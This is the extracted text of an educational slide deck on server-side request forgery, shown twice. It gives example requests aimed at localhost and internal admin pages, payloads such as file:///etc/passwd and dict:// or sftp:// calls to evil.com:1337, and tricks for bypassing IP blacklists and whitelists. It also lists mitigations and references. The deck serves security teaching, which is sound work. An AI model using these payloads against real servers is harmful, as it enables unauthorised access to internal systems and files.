

Server side Request
Forgery
Exploit the trust relationship
Twitter- @trouble1_raunak
Myself- Raunak Pamar
 Learning web security
 Whitebox / blackbox pentester
 Bug hunter
 Speaker
 Student
AGENDA
 What is SSRF?
 Impact Of SSRF?
 Attacks Against Server Itself
 Why do applications behave in this way?
 Attacks against other back-end system
 Bypassing filters
 White listing
 Black listing

 Blind SSRF
What is SSRF?

 It's a server side attack where an
attacker can create a HTTP request
from the server to internal servers
or external server.
 In simple language SSRF can create
request to itself (http://localhost/)
or other servers
(http://attackerserver.com)
Impact Of SSRF (Exploit the trust relationships)
 Breaking relationship
 SSRF attacks often exploit trust relationships to escalate an attack
from the vulnerable application
 These relationships might exit in relation to server itself to other
back-end sever systems within the same organization
 A successful SSRF attack can often result in
 Unauthorized actions or access to data within the organization.
 Or other back-end systems that the application can Communicate
 Sometimes even arbitrary command execution.
Attacks Against Server Itself
 In SSRF attacker induces the
application to make an HTTP request
back to the server that is hosting the
application, via its loopback network
interface.
 URL with a hostname like 127.0.0.1(a
reserved ip address) or localhost
(a commonly used name for same
adapter)
Attacks Against Server Itself

Example:
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=6&storeId=1
Attacker Comes in
stockApi=http://localhost/admin
Attacks Against Server Itself
 Now the attacker could just fetch for /admin page but
administrative functionality is ordinarily accessible only to
suitable users only.
 But here the request is made from the server side so the
access controls are bypassed.
 And application grants full access, because the request appears
to originate from trusted location.
Attacks Against Server Itself
URL schemas
 file:// - Allow attacker to fetch files
 http://example.com/ssrf.php?url=file:///etc/passwd
 dict:// - Used to refer to definitions or word lists
 http://example.com/ssrf.php?dict://evil.com:1337/
 tftp:// - allows a client to get a file from or put a file
 http://example.com/ssrf.php?url=sftp://evil.com:1337/
Why do applications behave in this way?
 Why do applications trust requests that come from the local
machine?
1. The access control check might be implemented in a different
component.
2. The application might allow administrative access without
logging.
3. The administrative interface might be listening on a different
port number.
 These kind of trust relationships, where requests originating from the
local machine are handled differently than ordinary requests, is
often what makes SSRF into a critical vulnerability.
Attacks against other back-end system
 Another type of trust relationship that often arises with server-
side request forgery is where the application server is able to
interact with other back-end systems that are not directly
reachable by users.
 eg, suppose there is an administrative interface at the back-end
URL https://192.168.0.68/admin.
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://192.168.0.68/admin
Bypassing filters – Black Listing
 Some applications block input containing hostnames
like 127.0.0.1 and localhost.
1. Using an alternative IP representation of 127.0.0.1, such as
2130706433, 017700000001, 127.1
http://ⓔⓧⓐⓜⓟⓛⓔ.ⓒⓞⓜ = example.com
2. Registering your own domain name that resolves to 127.0.0.1
You can use spoofed.burpcollaborator.net for this purpose.
3. Obfuscating blocked strings using URL encoding or case variation.
All bypassing techniques
Bypassing filters – White Listing
 Some applications only allow input that matches, begins with, or
contains, a whitelist of permitted values.
 https://127.0.0.1@evil-host
 https://evil-host#127.0.0.1
 https://127.0.0.1.evil-host
 You can use combinations of these techniques together.
All bypassing techniques
Where to look for SSRF?
 Webhooks:
 Look for services that makes HHTP request when certain events
happen.
 PDF Generators:
 Try <iframe>, <imp> or <script> elements or CSS url()
 Link expansions:
 Try looking for features that get you a web page for link
 File uploads:
 Try sending URL and see if it downloads the Content
Blind SSRF
 What is blind SSRF?
 When response from the back-end request is not returned in the
application's front-end response
 What is the impact of blind SSRF vulnerabilities?
 Impact is often lower than fully informed SSRF. They cannot be
trivially exploited to retrieve sensitive data from back-end
systems but in some situation they can be exploited to achieve
full RCE
Blind SSRF
 How to find blind SSRF vulnerabilities?
 Using out-of-band techniques
• This involves attempting to trigger an HTTP request to an external system that you control,
and monitoring for network interactions with that system
 The easiest and most effective way to do out-of-band techniques is using burp
Collaborator
• It will create unique domain name.
• Monitor for any interaction with those domains
• If Request is observed coming from the application then it is vulnerable
Blind SSRF
 USE http://pingb.in/ to verify SSRF
Demo

MITIGATION
Avoid user input that
can make requests on
behalf of the server.
1
Sanitize and filter user
input.
2
Use whitelist of
allowed domains and
protocols
3
Where you can practise and learn SSRF?
o https://portswigger.net/web-
security/ssrf
Reference Links

 https://medium.com/bugbountywriteup/server-side-request-forgery-ssrf-testing-b9dfe57cca35
 https://www.shorebreaksecurity.com/blog/ssrfs-up-real-world-server-side-request-forgery-ssrf/
 https://hackerone.com/reports/115748
 https://www.kernelpicnic.net/2017/05/29/Pivoting-from-blind-SSRF-to-RCE-with-Hashicorp-Consul.html
 https://geleta.eu/2019/my-first-ssrf-using-dns-rebinfing/
 https://medium.com/@androgaming1912/gain-adfly-smtp-access-with-ssrf-via-gopher-protocol-
26a26d0ec2cb
 https://medium.com/@armaanpathan/pdfreacter-ssrf-to-root-level-local-file-read-which-led-to-rce-
eb460ffb3129
 https://www.youtube.com/watch?v=D1S-G8rJrEk
Contact me
trouble1_raunak
Q & A
Thank you

SSRF exploit the trust relationship

  • 1.
    Server side Request Forgery Exploitthe trust relationship Twitter- @trouble1_raunak
  • 2.
    Myself- Raunak Pamar Learning web security  Whitebox / blackbox pentester  Bug hunter  Speaker  Student
  • 3.
    AGENDA  What isSSRF?  Impact Of SSRF?  Attacks Against Server Itself  Why do applications behave in this way?  Attacks against other back-end system  Bypassing filters  White listing  Black listing  Blind SSRF
  • 4.
    What is SSRF? It's a server side attack where an attacker can create a HTTP request from the server to internal servers or external server.  In simple language SSRF can create request to itself (http://localhost/) or other servers (http://attackerserver.com)
  • 5.
    Impact Of SSRF(Exploit the trust relationships)  Breaking relationship  SSRF attacks often exploit trust relationships to escalate an attack from the vulnerable application  These relationships might exit in relation to server itself to other back-end sever systems within the same organization  A successful SSRF attack can often result in  Unauthorized actions or access to data within the organization.  Or other back-end systems that the application can Communicate  Sometimes even arbitrary command execution.
  • 6.
    Attacks Against ServerItself  In SSRF attacker induces the application to make an HTTP request back to the server that is hosting the application, via its loopback network interface.  URL with a hostname like 127.0.0.1(a reserved ip address) or localhost (a commonly used name for same adapter)
  • 7.
    Attacks Against ServerItself Example: POST /product/stock HTTP/1.0 Content-Type: application/x-www-form-urlencoded Content-Length: 118 stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=6&storeId=1 Attacker Comes in stockApi=http://localhost/admin
  • 8.
    Attacks Against ServerItself  Now the attacker could just fetch for /admin page but administrative functionality is ordinarily accessible only to suitable users only.  But here the request is made from the server side so the access controls are bypassed.  And application grants full access, because the request appears to originate from trusted location.
  • 9.
    Attacks Against ServerItself URL schemas  file:// - Allow attacker to fetch files  http://example.com/ssrf.php?url=file:///etc/passwd  dict:// - Used to refer to definitions or word lists  http://example.com/ssrf.php?dict://evil.com:1337/  tftp:// - allows a client to get a file from or put a file  http://example.com/ssrf.php?url=sftp://evil.com:1337/
  • 10.
    Why do applicationsbehave in this way?  Why do applications trust requests that come from the local machine? 1. The access control check might be implemented in a different component. 2. The application might allow administrative access without logging. 3. The administrative interface might be listening on a different port number.  These kind of trust relationships, where requests originating from the local machine are handled differently than ordinary requests, is often what makes SSRF into a critical vulnerability.
  • 11.
    Attacks against otherback-end system  Another type of trust relationship that often arises with server- side request forgery is where the application server is able to interact with other back-end systems that are not directly reachable by users.  eg, suppose there is an administrative interface at the back-end URL https://192.168.0.68/admin. POST /product/stock HTTP/1.0 Content-Type: application/x-www-form-urlencoded Content-Length: 118 stockApi=http://192.168.0.68/admin
  • 12.
    Bypassing filters –Black Listing  Some applications block input containing hostnames like 127.0.0.1 and localhost. 1. Using an alternative IP representation of 127.0.0.1, such as 2130706433, 017700000001, 127.1 http://ⓔⓧⓐⓜⓟⓛⓔ.ⓒⓞⓜ = example.com 2. Registering your own domain name that resolves to 127.0.0.1 You can use spoofed.burpcollaborator.net for this purpose. 3. Obfuscating blocked strings using URL encoding or case variation. All bypassing techniques
  • 13.
    Bypassing filters –White Listing  Some applications only allow input that matches, begins with, or contains, a whitelist of permitted values.  https://127.0.0.1@evil-host  https://evil-host#127.0.0.1  https://127.0.0.1.evil-host  You can use combinations of these techniques together. All bypassing techniques
  • 14.
    Where to lookfor SSRF?  Webhooks:  Look for services that makes HHTP request when certain events happen.  PDF Generators:  Try <iframe>, <imp> or <script> elements or CSS url()  Link expansions:  Try looking for features that get you a web page for link  File uploads:  Try sending URL and see if it downloads the Content
  • 15.
    Blind SSRF  Whatis blind SSRF?  When response from the back-end request is not returned in the application's front-end response  What is the impact of blind SSRF vulnerabilities?  Impact is often lower than fully informed SSRF. They cannot be trivially exploited to retrieve sensitive data from back-end systems but in some situation they can be exploited to achieve full RCE
  • 16.
    Blind SSRF  Howto find blind SSRF vulnerabilities?  Using out-of-band techniques • This involves attempting to trigger an HTTP request to an external system that you control, and monitoring for network interactions with that system  The easiest and most effective way to do out-of-band techniques is using burp Collaborator • It will create unique domain name. • Monitor for any interaction with those domains • If Request is observed coming from the application then it is vulnerable
  • 17.
    Blind SSRF  USEhttp://pingb.in/ to verify SSRF
  • 18.
  • 19.
    MITIGATION Avoid user inputthat can make requests on behalf of the server. 1 Sanitize and filter user input. 2 Use whitelist of allowed domains and protocols 3
  • 20.
    Where you canpractise and learn SSRF? o https://portswigger.net/web- security/ssrf
  • 21.
    Reference Links  https://medium.com/bugbountywriteup/server-side-request-forgery-ssrf-testing-b9dfe57cca35 https://www.shorebreaksecurity.com/blog/ssrfs-up-real-world-server-side-request-forgery-ssrf/  https://hackerone.com/reports/115748  https://www.kernelpicnic.net/2017/05/29/Pivoting-from-blind-SSRF-to-RCE-with-Hashicorp-Consul.html  https://geleta.eu/2019/my-first-ssrf-using-dns-rebinfing/  https://medium.com/@androgaming1912/gain-adfly-smtp-access-with-ssrf-via-gopher-protocol- 26a26d0ec2cb  https://medium.com/@armaanpathan/pdfreacter-ssrf-to-root-level-local-file-read-which-led-to-rce- eb460ffb3129  https://www.youtube.com/watch?v=D1S-G8rJrEk
  • 22.
  • 23.
  • 24.